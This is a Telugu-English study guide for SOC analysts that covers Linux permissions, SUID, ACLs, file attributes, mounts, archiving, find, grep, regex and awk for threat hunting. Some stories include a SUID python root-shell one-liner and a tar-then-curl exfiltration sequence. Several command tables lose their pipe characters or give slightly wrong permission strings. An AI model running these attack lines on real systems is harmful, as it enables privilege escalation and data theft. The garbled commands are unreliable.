777 = andariki antha. Ee number log lo kanipisthe alert ivvandi!

Directory meeda x ante 'lopaliki velladam' (cd), r ante 'list cheyyadam'.

PERMISSION NUMBERS CHEAT TABLE

Mode	Meaning	SOC View
755	rwxr-xr-x	Normal executable
644	rw-r--r--	Normal config/data
600	rw-----	Private key - correct
777	rw-rw-rw-	Red flag - anyone can modify
4755	SUID set	Privesc candidate - verify

Mode	Meaning	SOC View
1777	Sticky dir	/tmp - normal

COMMANDS	MEANING / USE
ls -l file	Permission string chudandi
stat -c '%a %U %G %n' file	Numeric permission + owner
chmod 640 secret.conf	Numeric mode set
chmod u+x,o-rwx script.sh	Symbolic mode
chmod -R 750 /opt/app	Recursive (jagratha!)
find / -perm -o+w -type f	World-writable files hunt
2>/dev/null head	
umask	Kotha files ki default permission mask
namei -l /var/log/auth.log	Path lo prathi level permission

@ TRICK TO REMEMBER

'4-2-1 = Read-Write-eXecute'. Gurthu: 'RWX = 421, Ram Water eXtra'. 7 = 4+2+1 = anni.
5 = 4+1 = read+run (write ledu).

SOC ANALYST USE

find / -perm -4000 -type f 2>/dev/null and find / -perm -o+w -type d 2>/dev/null - ee
rendu commands prathi compromise assessment lo compulsory. World-writable script ni
cron run chesthunte, adi instant root.

~ STORY / KATHA

Oka company lo /opt/backup/run.sh 7777 undi and root cron daanini run chesindi.
Attacker web shell tho aa file lo oka line add chesadu. 5 nimishala tarvatha root shell
vachindi. Oka wrong chmod = full compromise.

Quick Revision Quiz

1. 644 ante enti?
2. Directory meeda x ante?
3. World-writable files ela vetakali?

4. `chmod -R danger enduku?`
5. `umask 022` ante kotha file ki ye mode?

2.2. Ownership: `chown`, `chgrp` and Effective Access Who Owns What

Permission bits ki artham owner evaru ani telisthe ne. `chown` tho owner marchochu (root matrame), `chgrp` tho group. SOC lo file owner anedi attribution ki key - 'www-data owned binary in /tmp' ante web shell nunchi vachindi ani strong hint.

= TELUGU + ENGLISH EXPLANATION

`chown user:group file` - rendu okesari marchochu.

Owner ni marchadaniki root kavali; group ni member marchagaladu.

Effective access = user match aithe owner bits, lekapothe group, lekapothe others.

Okka set matrame apply avutundi - mundu match ayinadi win.

Anduke owner ki 'r--' unte, others ki 'rwx' unna owner ki read matrame.

COMMANDS	MEANING / USE
<code>chown alice:analysts report.txt</code>	Owner + group set
<code>chown -R www-data /var/www</code>	Recursive ownership
<code>chgrp soc /cases</code>	Group matrame marchu
<code>ls -ln</code>	UID/GID numbers ga chudandi
<code>find / -nouser -o -nogroup 2>/dev/null</code>	Orphan files - deleted user artifacts
<code>find /tmp -user www-data -ls</code>	Web user create chesina files
<code>stat -c '%U:%G %a %n' *</code>	Custom listing

@ TRICK TO REMEMBER

'Owner beats Group, Group beats Others - O.G.O order'. Match ayina modati set ne apply avutundi, tarvatha vaatini chudadu.

SOC ANALYST USE

find / -user www-data -newermt '1 day ago' 2>/dev/null - web compromise triage lo super useful. Web server user files ni /tmp, /var/tmp lo raasthe, adi web shell activity.

~ STORY / KATHA

Analyst /var/tmp lo 'sess_a91' file chusadu, owner www-data, mtime attack window lo. Adi PHP session file la peru pettina reverse shell. Ownership ne pramanam ayyindi - entry point web app ani.

Quick Revision Quiz

1. Owner ni evaru marchagalaru?
2. Effective access ela decide avutundi?
3. -nouser files enduku suspicious?
4. chgrp ki root kavala?
5. ls -ln vs ls -l theda?

2.3. SUID, SGID and Sticky Bit - Privilege Escalation Basics

Privesc

SUID (4000) unte, aa binary owner privileges tho run avutundi - anduke /usr/bin/passwd root ga run avutundi. Attackers ee bit ni abuse chesi root theesukuntaru. SGID (2000) group ki same. Sticky bit (1000) directories lo - meeru mee files ne delete cheyagalaru (/tmp la).

= TELUGU + ENGLISH EXPLANATION


SUID = 's' in owner execute position (rwsr-xr-x).

SGID = 's' in group position. Shared team dirs lo useful.

Sticky = 't' in others position (drwxrwxrwt) - /tmp classic.

Capital 'S' or 'T' ante execute bit lekunda set ayindi - misconfig.

GTFOBins website lo ye SUID binary ni ela abuse chestaro undi.

SUID ABUSE CHAIN (GTF0Bins style)

COMMANDS	MEANING / USE
find / -perm -4000 -type f 2>/dev/null	Anni SUID binaries
find / -perm -2000 -type f 2>/dev/null	Anni SGID binaries
ls -l /usr/bin/passwd	-rwsr-xr-x chudandi
chmod u+s /usr/bin/tool	SUID set (danger)
chmod +t /shared	Sticky bit
find / -perm -4000 -newer /etc/passwd 2>/dev/null	Kotha SUID = suspicious
dpkg -V 2>/dev/null head	Package files tamper check

@ TRICK TO REMEMBER

'S = Super powers, T = Trash protection'. SUID = 'Set User ID' - binary owner la marutaru.
Sticky = 'Sticky ante mee sonthadi mee daggare untundi'.

SOC ANALYST USE

Baseline maintain cheyyandi: SUID list ni oka file lo save chesi, roju diff cheyyandi. Kotha SUID binary vachina ventane investigate. Detection rule: 'chmod u+s' or 'chmod 4755' in command line logs = high severity alert.

! WARNING / JAGRATHA

SUID on bash, cp, find, vim, nmap, perl, python = instant root. Ee binaries meeda eppudu SUID pettakandi.

~ STORY / KATHA

Sysadmin developer ki help cheyyadaniki 'chmod u+s /usr/bin/python3' chesadu. Konni rojula tarvatha oka intern low-privilege access nunchi python -c 'import os;os.setuid(0);os.system("/bin/sh")' run chesi root ayyadu. Convenience = vulnerability.

Quick Revision Quiz

1. SUID numeric value?
2. drwxrwxrwt lo t ante?
3. GTFOBins enduku vaadataru?
4. Capital S ante em artham?
5. SUID baseline diff enduku?

2.4. umask, Default Permissions and Secure Defaults

Prevention

Kotha file create ayinappudu ye permissions vastayo umask decide chestundi. Default 022 ante files 644, dirs 755. Secure environments lo 027 or 077 vaadataru. Idi chinna setting kaani, breach ni aapagaladu - especially shared servers lo.

= TELUGU + ENGLISH EXPLANATION

Base: files 666, dirs 777. Umask ni minus chestaru.

umask 022 -> file 644, dir 755.

umask 027 -> file 640, dir 750. Others ki emi ledi.

umask 077 -> file 600, dir 700. Maximum privacy.

/etc/login.defs and /etc/profile lo default set chestaru.

COMMANDS	MEANING / USE
umask	Current mask
umask 027	Session ki set
umask -S	Symbolic ga chupinchu
grep -r UMASK /etc/login.defs	System default
touch t; ls -l t	Actual result test

COMMANDS (contd.)	MEANING / USE
grep umask /etc/profile /etc/bash.bashrc	Kaha nunchi vastundo

@ TRICK TO REMEMBER

'umask = un-mask, teesivestundi'. 777 - umask = directory permission. 'Ekkuva umask = takkuva access'.

SOC ANALYST USE

CIS benchmark audits lo umask 027 compulsory. Audit script lo idi check cheyyandi.

Umask 000 kanipisthe, aa server lo prathi kotha file world-writable - critical finding.

~ STORY / KATHA

Log collector service umask 000 tho run avutundi ani analyst kanipettadu. Anduke anni collected logs 666 permission tho unnayi - ye user ayina logs ni edit cheyagalar. Log integrity gone. Fix: systemd unit lo UMask=0027.

Quick Revision Quiz

1. umask 022 tho file mode enti?
2. Dir base permission enti?
3. umask 077 enduku vaadataru?
4. systemd lo umask ela set chestaru?
5. umask log integrity ni ela affect chestundi?

> MARGIN NOTE / CHINNA TIP

Timestamps eppudu UTC lo note cheyyandi. Timezone confusion valla incident timeline pothundi.

2.5. Access Control Lists (ACL) - Beyond rwx

Advanced

Standard permissions lo oke owner, oke group. Kaani 'ee okka user ki matrame read ivvali' ante? Appudu ACL vastundi. getfacl/setfacl tho fine-grained access ivvochu. SOC lo ACLs ni marchipoyi audit chestaru - anduke hidden access paths ikkada dagi untayi.

= TELUGU + ENGLISH EXPLANATION

ls -l lo '+' symbol kanipisthe (rw-r--r--+), ACL undi ani artham.

getfacl file = anni ACL entries chupistundi.

setfacl -m u:bob:rw file = bob ki read-write.

Default ACL directories meeda: kotha files ki inherit avutundi.

Audit lo ACL miss ayithe, unauthorized access kanipinchadu.

COMMANDS	MEANING / USE
getfacl /etc/shadow	Existing ACL chudandi
setfacl -m u:bob:r-- report.txt	User ki permission
setfacl -m g:soc:rwx /cases	Group ki
setfacl -x u:bob report.txt	Entry remove
setfacl -b file	Anni ACLs clear
setfacl -d -m g:soc:rx /cases	Default (inherit) ACL
getfacl -R /srv grep -B3 'user:' head -30	ACL hunting

@ TRICK TO REMEMBER

'Plus sign = Plus permissions'. ls -l lo '+' chusthe getfacl kottandi. 'g' group, 'u' user, 'd' default - 'GUD' ani gurthu.

SOC ANALYST USE

Persistence technique: attacker setfacl tho tanaki /etc/shadow read access ichukuntadu.

ls -l lo normal ga kanipistundi (+ tappa). Hunt: getfacl -R /etc 2>/dev/null | grep -A2

'user:' - unexpected users vetakandi.

~ STORY / KATHA

Insider threat case lo employee tanaki HR folder meeda ACL ichukunnadu. Normal permission audit lo emi kanipinchaledu. ACL audit run chesaka, 'user:rakesh:r-x' entry bayata padindi. Ee okka line case ni prove chesindi.

Quick Revision Quiz

1. ACL undi ani ela telustundi?
2. setfacl -b em chestundi?
3. Default ACL upayogam?
4. Enduku ACL hunting mukhyam?
5. getfacl output lo 'mask' ante?

2.6. File Attributes: chattr, lsattr and Immutable Files

Tampering

Permissions kanna deeper level lo filesystem attributes untayi. chattr +i pedithe root kuda aa file ni delete cheyaledu (attribute teeyandi tappa). Attackers deenini vaadi tama config files, backdoors ni protect chestaru. Blue team kuda logs ni protect cheyadaniki vaadochu.

= TELUGU + ENGLISH EXPLANATION

+i = immutable: modify, delete, rename cheyyaleru.

+a = append only: logs ki perfect (write matrame append).

lsattr tho attributes chudandi.

Attacker /etc/passwd ki +i pettadam kuda oka tactic - meeru fix cheyyaleru.

rm 'Operation not permitted' ante, modata lsattr chudandi.

COMMANDS	MEANING / USE
lsattr /etc/passwd	Attributes chudandi
chattr +i /etc/resolv.conf	Immutable set
chattr -i file	Remove immutable
chattr +a /var/log/audit/audit.log	Append-only log

COMMANDS (contd.)	MEANING / USE
<code>lsattr -R /etc 2>/dev/null grep -v '^------'</code>	Unusual attributes hunt
<code>find /etc -type f -exec lsattr {} + 2>/dev/null grep -i 'i-'</code>	Immutable files list

@ TRICK TO REMEMBER

'i' = ice (freeze ayipoinchi), a = add only (append). Ice ni root kuda kariginchali ante modata chattr -i cheyyali.

SOC ANALYST USE

Rootkit indicator: /usr/bin lo random binary immutable ga unte, adi almost eppudu malicious. Detection idea: lsattr baseline maintain cheyyandi and daily diff run cheyyandi.

~ STORY / KATHA

IR team malware file ni delete cheyyalekapoyaru - root ayina 'Operation not permitted'. Google chesaka lsattr gurinchi telisindi: '----i-----'. chattr -i chesi delete chesaru. Attacker aa oka attribute tho 3 gantalu waste chesadu.

Quick Revision Quiz

1. chattr +i em chestundi?
2. Append-only ki ye flag?
3. Root immutable file delete cheyagalada?
4. lsattr enduku baseline lo pettali?
5. Log protection ki ye attribute best?

> MARGIN NOTE / CHINNA TIP

`watch -n 2 'ss -tunp'` - live connections ni prathi 2 seconds ki refresh chesi chudandi.

2.7. Links: Hard Links vs Symbolic Links

Tricky

Hard link = same inode ki inko peru. Symlink = inko file ki shortcut. Ee difference interview lo eppudu adugutaru, and attacks lo kuda vastundi - symlink attacks tho attacker privileged process ni tappu file raayela cheyagaladu.

= TELUGU + ENGLISH EXPLANATION

Hard link: same inode, same data. Original delete chesina data untundi.

Symlink: veru inode, path ni point chestundi. Target poyithe broken link.

Hard link directories ki cheyyaleru (loops avoid cheyyadaniki).

Hard links same filesystem lo ne pani chestayi.

ls -li lo inode number same unte, avi hard links.

LINK RESOLUTION

HARD LINK: name -> inode -> data



SYMLINK: name -> path string -> name -> inode
-> data

COMMANDS	MEANING / USE
ln original.txt hardlink.txt	Hard link create
ln -s /var/log/auth.log mylog	Symbolic link
ls -li	Inode chusi compare
readlink -f mylog	Real target path
find /etc -type l -ls	Anni symlinks list
find / -xdev -samefile /etc/passwd	Hard links to a file
2>/dev/null	
stat -c '%h %n' file	Link count

@ TRICK TO REMEMBER

'Hard = Heart (same soul/inode). Soft = Shortcut (kevalam address)'. Original chanipothe: hard link bathukutundi, symlink chanipotundi.

SOC ANALYST USE

Symlink attack detection: /tmp lo symlink pointing to /etc/shadow or /var/log unte, adi attack attempt. Hunt: find /tmp /var/tmp -type l -ls. Log tampering lo attacker auth.log ni /dev/null ki symlink chestadu - appudu logging aagipotundi.

~ STORY / KATHA

Analyst 'auth.log logs raavattledu' ani complaint chusadu. ls -l chusthe: auth.log -> /dev/null. Attacker log ni black hole ki point chesadu. Symlink oka simple trick, kaani entire visibility poyindi.

Quick Revision Quiz

1. Hard link and symlink theda?
2. Directory ki hard link enduku ledu?
3. Broken symlink ela detect chestaru?
4. Log tampering lo symlink role?
5. Inode ante emiti?

2.8. Disk, Mounts and Filesystem Types

Storage

Mount ante oka storage device ni directory tree lo attach cheyyadam. SOC lo mount options chala matter - /tmp ni noexec, nosuid, nodev tho mount chesthe, chala malware run kaledu. Forensics lo read-only mount compulsory - evidence marchakudadu.

= TELUGU + ENGLISH EXPLANATION

ext4, xfs = common Linux filesystems. tmpfs = RAM lo untundi.

/etc/fstab lo boot time mounts undi.

noexec = ee partition lo binary run kaadu.

nosuid = SUID bit ignore avutundi.

Forensics: mount -o ro,noexec,nodev - evidence safe.

MOUNT HARDENING OPTIONS

Option	Effect	Where to use
noexec	Binaries run kaavu	/tmp /var/tmp /dev/shm
nosuid	SUID ignore	/tmp /home
nodev	Device files ignore	Anni non-root FS
ro	Read only	Evidence, /boot
relatime	atime update takkuva	Performance

COMMANDS	MEANING / USE
df -hT	Filesystems, types, usage
mount column -t	Current mounts + options
cat /etc/fstab	Boot time mount config
lsblk -f	Block devices tree
findmnt -o TARGET,SOURCE,FSTYPE,OPTIONS	Neat mount table
mount -o remount,noexec /tmp	Harden /tmp live
blkid	UUIDs of devices
du -x -sh /* 2>/dev/null sort -h	Space hogs

@ TRICK TO REMEMBER

'NNN for /tmp = Noexec, Nosuid, Nodev'. Gurthu: 'No No No to /tmp'.

SOC ANALYST USE

Compromise assessment lo 'mount | grep tmp' chudandi. /tmp meeda noexec lekapothe, adi finding. Kaani gurthu unchukondi: attacker /tmp/x.sh ni 'bash /tmp/x.sh' tho run cheyagaladu - noexec script interpreter ni aapadu.

~ STORY / KATHA

Hardened server lo /tmp noexec undi. Attacker binary drop chesadu kaani run kaledu. Tarvatha /dev/shm try chesadu - adi kuda noexec. Chivariki /var/tmp - adi kuda. Attack fail ayindi and logs lo 3 attempts kanipinchayi - perfect detection.

Quick Revision Quiz

1. noexec limitation emiti?
2. Forensic mount options?
3. tmpfs ekkada untundi?
4. fstab purpose?
5. lsblk -f em chupistundi?

2.9. Archiving and Compression: tar, gzip, zip

Daily

Log collection, evidence packaging, malware sample handling - anni tar tho jarugutayi. Attackers kuda data exfiltration ki tar/zip vaadataru. Anduke 'tar czf' command line log lo kanipisthe, adi staging activity kavachu - especially /home or /var/www meeda.

= TELUGU + ENGLISH EXPLANATION

tar -czf out.tar.gz dir/ = create gzip archive.

tar -xzf out.tar.gz = extract. 'x' extract, 'c' create.

-t = list without extracting (malware ki safe).

gzip file = .gz, gunzip tho back.

zip -e = password protected (malware distribution lo common).

COMMANDS	MEANING / USE
tar -czf logs.tar.gz /var/log	Compress logs
tar -tzf sample.tar.gz	Content list - extract cheyyakunda
tar -xzf logs.tar.gz -C /cases/	Specific dir loki extract
tar --exclude='*.gz' -cf a.tar /var/log	Kondanni vadili
gzip -k big.log	Original unchi compress
zcat auth.log.2.gz grep Failed	Compressed log ni direct ga grep
zgrep -i 'failed password' /var/log/auth.log*.gz	Anni rotated logs lo search
sha256sum evidence.tar.gz	Integrity hash

@ TRICK TO REMEMBER

'Create = czf (Compress Ze File), eXtract = xzf (eXtract Ze File), list = tzf (Tell Ze File)'. c-x-t = 'Create eXtract Tell'.

SOC ANALYST USE

zgrep and zcat ni marchipokandi. Rotated .gz logs lo attack evidence untundi, and normal grep vaatini chadavaledu. Exfil detection: 'tar' + 'curl/scp' same session lo unte high alert.

~ STORY / KATHA

Data theft case lo bash history lo: 'tar czf /tmp/.d.tgz /home/finance' tarvatha 'curl -T /tmp/.d.tgz http://x/'. Rendu commands kalipi story cheppayi. Archive size 2GB - exfiltration confirmed.

Quick Revision Quiz

1. tar -tzf enduku vaadataru?
2. zgrep upayogam?
3. Exfil lo tar role?
4. gzip -k em chestundi?
5. Evidence archive ki hash enduku?

2.10. Finding Files: find and locate Mastery

Hunting Weapon

find anedi threat hunting lo mee number one tool. Time based, permission based, owner based, size based - eelanti prathi filter tho search cheyyochu. Incident window telisthe, find tho aa window lo maripoyina files anni oka command lo teeyochu.

> MARGIN NOTE / CHINNA TIP

find / -perm -4000 = SUID hunt. Ee okka command chala privesc paths chupistundi.

= TELUGU + ENGLISH EXPLANATION

`find <path> <conditions> <action>` - ee order gurthu pettukondi.

`-mtime -1` = last 24 hours lo modify ayinavi.

`-mmin -60` = last 60 minutes.

`-newermt '2026-01-05 03:00'` = specific time tarvatha.

`-exec cmd {} \;` or `| xargs` tho action cheyyochu.

FIND BASED TRIAGE WORKFLOW

COMMANDS	MEANING / USE
<code>find / -mtime -1 -type f</code> <code>2>/dev/null head -50</code>	Roju lo maripoyina files
<code>find /var/www -name '*.php' -mmin</code> <code>-120</code>	Web shell hunt
<code>find / -size +100M -type f</code> <code>2>/dev/null</code>	Peddha files - exfil staging
<code>find /home -name '.ssh' -type d</code>	SSH key dirs
<code>find / -newermt '2026-01-05' !</code> <code>-newermt '2026-01-06' 2>/dev/null</code>	Time window
<code>find / -perm -4000 -type f -exec</code> <code>ls -l {} +</code>	SUID with details
<code>find /tmp -type f -exec file {} +</code> <code> grep ELF</code>	Hidden binaries in /tmp
<code>locate -i passwd head</code>	Fast DB based search (updatedb kavali)

@ TRICK TO REMEMBER

'find = PATH, TEST, ACTION' - 'P-T-A meeting'. Time flags: mtime = days, mmin = minutes. 'm' = modified, 'a' = accessed, 'c' = changed metadata.

SOC ANALYST USE

Golden hunt: find / -type f \(-mmin -60 \) -not -path '/proc/*' -not -path '/sys/*' 2>/dev/null. Idi last hour lo touch ayina prathi file istundi - live incident lo gold.

~ STORY / KATHA

Ransomware incident lo analyst 'find /data -newermt "2 hours ago" | wc -l' kottadu - 480000 files. Encryption spread confirm ayindi and blast radius 2 nimishallo telisindi. Management ki immediate answer icharu.

Quick Revision Quiz

1. -mtime -1 ante?
2. find lo -exec and xargs theda?
3. Web shell hunt command?
4. locate and find theda?
5. Time window search ela?

> MARGIN NOTE / CHINNA TIP

stat file lo 3 timestamps: atime, mtime, ctime. ctime ni attacker easy ga marchaledu.

Chapter 2 - Revision Ratta (Rapid Recall)

5 min revision

TOPIC	TRICK TO REMEMBER
Understanding rwx and the Permission Triad	'4-2-1 = Read-Write-eXecute'. Gurthu: 'RWX = 421, Ram Water eXtra'. 7 = 4+2+1 = anni. 5 = 4+1 = read+run (writ
Ownership: chown, chgrp and Effective Access	'Owner beats Group, Group beats Others - O.G.O order'. Match ayina modati set ne apply avutundi, tarvatha vaat
SUID, SGID and Sticky Bit - Privilege Escalation Basics	'S = Super powers, T = Trash protection'. SUID = 'Set User ID' - binary owner la marutaru. Sticky = 'Sticky an
umask, Default Permissions and Secure Defaults	'umask = un-mask, teesivestundi'. 777 - umask = directory permission. 'Ekkuva umask = takkuva access'.
Access Control Lists (ACL) - Beyond rwx	'Plus sign = Plus permissions'. ls -l lo '+' chusthe getfacl kottandi. 'g' group, 'u' user, 'd' default - 'GUD
File Attributes: chattr, lsattr and Immutable Files	'i = ice (freeze ayipoindi), a = add only (append)'. Ice ni root kuda kariginchali ante modata chattr -i cheyy
Links: Hard Links vs Symbolic Links	'Hard = Heart (same soul/inode). Soft = Shortcut (kevalam address)'. Original chanipothe: hard link bathukutun
Disk, Mounts and Filesystem Types	'NNN for /tmp = Noexec, Nosuid, Nodev'. Gurthu: 'No No No to /tmp'.
Archiving and Compression: tar, gzip, zip	'Create = czf (Compress Ze File), eXtract = xzf (eXtract Ze File), list = tzf (Tell Ze File)'. c-x-t = 'Create
Finding Files: find and locate	'find = PATH, TEST, ACTION' - 'P-T-A meeting'. Time flags: mtime =
Mastery	days, mmin = minutes. 'm' = modified, 'a' =

> MARGIN NOTE / CHINNA TIP

ls -lsof -p <pid> tho process ye files, sockets open chesindo telustundi.

CHAPTER

3. Text Processing and Log Analysis Weapons

grep, awk, sed, sort, uniq, cut, jq - SOC analyst yokka nija ayudhalu.

Chaduvu. Type chey. Gurthu pettuko.

Ee chapter lo emi nerchukuntaru?

- Viewing Files: cat, less, head, tail, tac
- grep Fundamentals - The SOC Analyst's Best Friend
- Regular Expressions for Log Hunting
- awk - Field Extraction and Report Building
- sed - Stream Editing and Log Cleaning
- sort, uniq, wc, cut, tr - The Pipeline Crew
- Comparing and Diffing: diff, comm, cmp, md5sum
- jq and Structured Log Parsing (JSON)
- cut vs awk vs perl - Choosing the Right Tool
- Building Your First Log Analysis One-Liners

3.1. Viewing Files: cat, less, head, tail, tac

Reading Logs

Log file 2GB unte cat kottakandi - terminal freeze avutundi. less vaadandi: file antha memory loki load kakunda chadavachu. tail -f live monitoring ki, head quick peek ki. Ee chinna choice mee investigation speed ni decide chestundi.

= TELUGU + ENGLISH EXPLANATION

cat = chinna files ki. Peddha files ki NEVER.

less = pager, search '/', quit 'q', follow 'F'.

head -n 20 = modati 20 lines, tail -n 20 = chivari 20.

tail -f = live follow. Attack jarugutunte real time chudandi.

tac = reverse (chivari nunchi modatiki) - latest events first.

COMMANDS	MEANING / USE
less /var/log/syslog	Safe paging
tail -f /var/log/auth.log	Live follow
tail -n 200 -f /var/log/nginx/access.log	Last 200 + follow
head -50 /etc/passwd	Top lines
tac /var/log/auth.log head -20	Latest events first

COMMANDS (contd.)	MEANING / USE
cat -A file head	Hidden characters (tabs, CRLF) chudandi
nl -ba file sed -n '100,120p'	Line numbers tho specific range
multitail /var/log/auth.log /var/log/syslog	Rendu logs okesari

@ TRICK TO REMEMBER

'Head = talakaya (modata), Tail = toka (chivara), Tac = cat reverse (peru kuda reverse!)'.
less is more - 'less' anedi 'more' kanna better pager.

SOC ANALYST USE

Live incident lo: tail -f /var/log/auth.log | grep --line-buffered -i 'accepted\|failed'.
--line-buffered lekapothe output buffer lo aagipotundi - ee chinna flag chala mandi ki teliyadu.

~ STORY / KATHA

Analyst 2GB nginx log meeda cat kottadu. Terminal hang, SSH session drop, 10 nimishalu waste in the middle of a live attack. Senior 'less+F vaadu' annadu. Aa roju nunchi cat ni peddha files ki touch cheyyaledu.

Quick Revision Quiz

1. cat enduku danger peddha files ki?
2. less lo search ela?
3. tail -f use case?
4. --line-buffered enduku?
5. cat -A em chupistundi?

> MARGIN NOTE / CHINNA TIP

/proc/<pid>/exe symlink deleted binary ni kuda recover cheyyagalam.

3.2. grep Fundamentals - The SOC Analyst's Best Friend

Must Master

grep ante 'Global Regular Expression Print'. Log analysis lo 70% pani grep tho ne avutundi. Interview lo grep flags adagakunda vellaru. Mukhyam ga -i, -v, -r, -E, -c, -n, -A/-B/-C ee flags rojuki vandalarlu vaadataru.

= TELUGU + ENGLISH EXPLANATION

- i = case ignore, -v = invert (idi kaakunda), -r = recursive.
- n = line number, -c = count, -l = file names matrame.
- A 3 = tarvatha 3 lines, -B 3 = mundu 3 lines, -C 3 = rendu.
- E = extended regex (| + ? support), -F = fixed string (fast).
- w = whole word matrame - false positives thagguthayi.

GREP FLAGS FOR SOC

Flag	Meaning	SOC Example
-i	Ignore case	FAILED vs failed
-v	Invert match	Noise remove
-r	Recursive	/var/www web shell hunt
-c	Count	Failed login count
-A/-B/-C	Context lines	Attack sequence chudadam
-o	Only match	IP / hash extraction

COMMANDS	MEANING / USE
grep -i 'failed password' /var/log/auth.log	Brute force attempts
grep -c 'Accepted' /var/log/auth.log	Successful logins count
grep -rn 'eval(' /var/www/	Web shell hunt
grep -A5 -B5 'segfault' /var/log/syslog	Context tho chudandi
grep -v '^#' /etc/ssh/sshd_config grep -v '^\$'	Config without comments

COMMANDS (contd.)	MEANING / USE
grep -E 'error fail denied' -i app.log	Multiple keywords
grep -l 'password' -r /etc 2>/dev/null	Ye files lo undo
grep -o '[0-9]\{1,3\}\(\.[0-9]\{1,3\}\)\{3\}' log sort -u	IPs extract

@ TRICK TO REMEMBER

'I-V-R-C-N' = 'I Very Rarely Count Numbers'. Context ki 'A after, B before, C combined' - alphabet order lo ne artham!

SOC ANALYST USE

Brute force one-liner: `grep 'Failed password' /var/log/auth.log | grep -oE '([0-9]{1,3}\.){3}[0-9]{1,3}' | sort | uniq -c | sort -rn | head`. Ee okka line interview lo kuda adugutaru, incident lo kuda vaadataru.

~ STORY / KATHA

Analyst 'grep failed auth.log' kottadu - 0 results. Log lo 'Failed' capital F tho undi. -i marchipoyaru. 20 nimishalu 'attack ledu' anukunnaru. Senior -i add chesadu - 12000 attempts. Case severity maarindi.

Quick Revision Quiz

1. -A and -B theda?
2. -o em chestundi?
3. -F enduku fast?
4. Brute force pipeline raayandi.
5. -w enduku vaadataru?

3.3. Regular Expressions for Log Hunting

Power Skill

Regex ante patterns tho text ni match cheyyadam. IP addresses, hashes, URLs, base64 strings - anni regex tho pattukovachu. SIEM rules, Suricata signatures, YARA rules anni regex meeda depend avutayi. Idi nerchukunte, meeru analyst nunchi hunter ga marutaru.

= TELUGU + ENGLISH EXPLANATION

$\wedge$ = line start, $\$$ = line end, $\cdot$ = any char, $*$ = 0 or more.

$+$ = 1 or more, $?$ = 0 or 1, $\{n,m\}$ = range.

$[]$ = character class, $[\wedge]$ = negation, $|$ = OR (needs -E).

$\backslash d$ ki basic grep lo $[0-9]$ vaadandi, or grep -P vaadandi.

$()$ = grouping, $\backslash 1$ = backreference.

REGEX BUILDING BLOCKS

Pattern	Matches	SOC Use
$\wedge$	Line start	Log line anchoring
$\$$	Line end	Exact end match
$[0-9]\{1,3\}$	1-3 digits	IP octets
$[a-f0-9]\{32\}$	32 hex	MD5 hash IOC
$\backslash .exe\$$	ends with .exe	Windows payload on Linux
$(a b)$	a or b	Multi-keyword rules

COMMANDS	MEANING / USE
grep -E '^Jan 5' /var/log/syslog	Specific date lines
grep -E	IPv4 addresses
'([0-9]\{1,3\}\.){3}[0-9]\{1,3\}'	
access.log	
grep -E '[a-f0-9]\{64\}' file	SHA256 hashes
grep -E '(wget curl).*(\http ftp)'	Download commands
-i log	
grep -P '(?i)powershell base64'	PCRE mode
log	

COMMANDS (contd.)	MEANING / USE
grep -E '[A-Za-z0-9+/]{40,}={0,2}' log	Base64 blobs
grep -E 'user=(root admin)' auth.log	Privileged account activity

@ TRICK TO REMEMBER

'Caret ^ = start (topi talaki), Dollar \$ = end (chivarlo dabba)'. Quantifiers: '*' = star, ; + = plus, kanisam okati; ? = doubtful, undochu ledochu'.

SOC ANALYST USE

IOC extraction pipeline: `grep -oE '([0-9]{1,3}\.){3}[0-9]{1,3}' log | sort -u > ips.txt`,
tarvatha threat intel lo check cheyyandi. Same way domains, hashes, URLs teeyandi.

~ STORY / KATHA

Analyst obfuscated web shell hunt cheyalsi vachindi. Signature ledu. Kaani 'base64_decode' + long base64 blob regex tho 3 infected PHP files dorikayi. Regex tho unknown malware kuda dorukutundi - signature avasaram ledu.

Quick Revision Quiz

1. ^ and \$ artham?
2. Base64 regex ela raastaru?
3. grep -P enduku?
4. {1,3} ante?
5. IOC extraction ela chestaru?

> MARGIN NOTE / CHINNA TIP

Log rotation valla evidence pothundi. Incident modata /var/log ni copy cheyyandi.

3.4. awk - Field Extraction and Report Building

Analyst Superpower

awk anedi oka full programming language, kaani SOC lo mostly columns teeyadaniki vaadataru. Log lines lo 3rd field IP, 9th field status code - ivi teeyadaniki awk fastest. Interview lo 'awk telusa?' ani adigithe, meeru practical example ivvali.

= TELUGU + ENGLISH EXPLANATION

awk '{print \$1}' = modati column.


\$0 = whole line, NF = number of fields, NR = line number.

-F: = field separator colon (passwd file ki).

Conditions: awk '\$9 == 500 {print \$7}'

END block lo totals print cheyyochu.

HOW AWK PROCESSES A LOG



COMMANDS	MEANING / USE
awk '{print \$1}' access.log sort uniq -c sort -rn head	Top IPs
awk -F: '\$3 >= 1000 {print \$1}' /etc/passwd	Normal users list
awk -F: '\$2 == "" {print \$1}' /etc/shadow	Empty password accounts!
awk '\$9 == 404 {print \$7}' access.log sort uniq -c sort -rn	Top 404 paths - scanning
awk '{sum+=\$10} END {print sum/1024/1024 " MB"}' access.log	Total bytes served

COMMANDS (contd.)	MEANING / USE
